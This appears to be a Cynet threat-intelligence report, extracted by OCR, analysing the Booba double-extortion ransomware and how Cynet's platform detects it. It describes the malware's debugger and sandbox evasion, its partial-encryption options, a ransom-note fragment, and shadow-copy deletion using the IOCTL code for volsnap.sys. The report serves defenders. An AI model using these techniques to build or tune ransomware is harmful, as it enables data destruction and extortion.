



Unauthorized File Operation Attempt

This mechanism is able to detect unauthorized access of sensitive browser files:










Booba Ransomware

Executive Summary

Booba is an emerging ransomware group that was first discovered in late June 2026. It adopts the popular double-extortion model, exfiltrating sensitive company data prior to the encryption of hosts to hold as leverage against the victim. If the ransom is not paid, the group publishes the stolen data of “Silence Keepers” on a TOR hosted leak site. To date, the group has claimed nine victims across multiple sectors in the EU and the US.



Static Analysis

Through static analysis of the file and its embedded strings, we were able to assess its functionality and capabilities.


Reviewing the file’s strings data shows that the file may use the “Sleep” API function. This function may be abused by threat actors to delay the execution of potentially malicious commands, thus avoiding sandbox detection by triggering their timeout set for file scanning.

The API function “IsDebuggerPresent” may be used by the file, allowing it to detect whether a debugger is currently running on the host. Malware uses this function to find whether the file has attempted to be analyzed, and if so, usually results in it behaving differently than intended to avoid detection and analysis. For example, the file may alter its behavior to mask itself as benign, terminate itself, or even delete itself from the host entirely.

The file can use the following functions to enumerate the host’s file system:


The file can create, read, and modify files:

The file may encrypt data:




The file may create and manage network sockets:

The file contains a built-in list of excluded paths to ignore during encryption:



The file also contains a list of file extensions excluded from encryption:



The file's strings contain log messages that suggest that it may attempt to delete the host's shadow copies (backups):

```
Deleting Shadow Copy: %s Of %s
Deleting Shadow Copy: %s
```

The file may create a log file:

```
/booba_log.log
```

The file supports runtime arguments:

```
vmkill
log
percent
shadow
console
nolog
delay
```

Potential ransomware extension:

```
.booba
```

Potential ransomware note filename and content:


```
Booba_readme.txt
```

```
Dear Valued Partners,\r\n\r\nWe represent the Booba team, specializing in data decryption services. As part of our interaction, we have successfully extracted data fr...
1[redacted]7
to log into our chat.\r\n\r\nNote: Any independent attempts to recover files may result in their damage, rendering further assistance impossible. We suggest resolvi...
```

Dynamic Analysis

Logging


When provided with the "`--log`" parameter, the process starts by creating the file "booba_log.log" at the path of the process' execution. The process populates the log file with the encryption status of the targeted files during execution:



Ransom note creation

The process continues by creating the ransom note file "Booba_readme.txt" at the targeted path and also recursively in any subsequent child folders.

In the contents of the note the Booba Team declares that they have exfiltrated data from the network before encrypting the files. The threat actors provide a link to the team's leak site hosted on the TOR network where they publish data of "Silence Keepers". They also provide an additional link along with a chat ID code to contact the team for ransomware negotiations:







Figure 4 - Booba Leak Site and Chat


Shadow copy deletion

If the "`--shadow`" runtime parameter is set, the process enumerates and deletes the host's shadow copies utilizing Input/Output Control (IOCTL) commands. By doing so, the ransomware bypasses high-level VSS COM interfaces and management utilities, interacting instead with the Volume Shadow Copy Driver "volsnap.sys" via user-mode handle manipulation. Debugging the process reveals that the ransomware populates the `edx` register with the control code "`0x53C038`" (which maps to IOCTL_VOLSNAP_DELETE_SNAPSHOT) immediately prior to executing the `DeviceIoControl` API call:



Encryption

Concurrent with the ransom note creation, the process initiates encryption of files, appending the extension "`.booba`" to every affected file.




The ransomware's default behavior encrypts only a part of each targeted file's content at the beginning and end, leaving the rest intact:

Figure 5- Partial file encryption

This behavior can be modified using the "`--percent`" parameter followed by a numerical value, which determines what percentage of any targeted file will be encrypted.

Full Process Tree:



MITRE ATT&CK Tactics and Techniques

Execution	Stealth	Discovery	Impact
Native API	Debugger Evasion	Debugger Evasion	Data Encrypted for Impact
	Virtualization/Sandbox Evasion	File and Directory Discovery	Inhibit System Recovery
		System Information Discovery	
		Virtualization/Sandbox Evasion	


Cynet vs Booba Ransomware

Note: During the execution simulation, Cynet's unified cybersecurity platform is configured in detection mode (without prevention) to allow Booba Ransomware to execute its full flow. This lets Cynet detect and log each step of the attack.

Cynet can detect and prevent this malware using multiple mechanisms:


File Dumped on the Disk


Cynet's AV/AI engine detects that a malicious file was dumped on the disk or is attempting to run:



Unauthorized File Operation Attempt

This mechanism detects attempts to modify Cynet's Ransomware decoy files and the presence of abnormal extensions of data files:





APPENDIX:

Risk Level

Low	Medium	High	Critical

TLP Protocol

Color	When should it be used?	How may it be shared?
TLP:RED Not for disclosure, restricted to participants only.	Sources may use TLP:RED when information cannot be effectively acted upon by additional parties, and could lead to impacts on a party's privacy, reputation, or operations if misused.	Recipients may not share TLP:RED information with any parties outside of the specific exchange, meeting, or conversation in which it was originally disclosed. In the context of a meeting, for example, TLP:RED information is limited to those present at the meeting. In most circumstances, TLP:RED should be exchanged verbally or in person.
TLP:AMBER Limited disclosure, restricted to participants' organizations.	Sources may use TLP:AMBER when information requires support to be effectively acted upon, yet carries risks to privacy, reputation, or operations if shared outside of the organizations involved.	Recipients may only share TLP:AMBER information with members of their own organization, and with clients or customers who need to know the information to protect themselves or prevent further harm. Sources are at liberty to specify additional intended limits of the sharing: these must be adhered to.
TLP:GREEN Limited disclosure, restricted to the community.	Sources may use TLP:GREEN when information is useful for the awareness of all participating organizations as well as with peers within the broader community or sector.	Recipients may share TLP:GREEN information with peers and partner organizations within their sector or community, but not via publicly accessible channels. Information in this category can be circulated widely within a particular community. TLP:GREEN information may not be released outside of the community.
TLP:WHITE Disclosure is not limited.	Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release.	Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction.

Contact Cynet CyOps

The Cynet CyOps is available 24x7 to clients for any issues, questions or comments related to Cynet 360.

For additional information, you may contact us directly

CyOps Mailbox
soc@cynet.com

+1 (347) 474-0048
+44 2032-909051
+972 72-3369736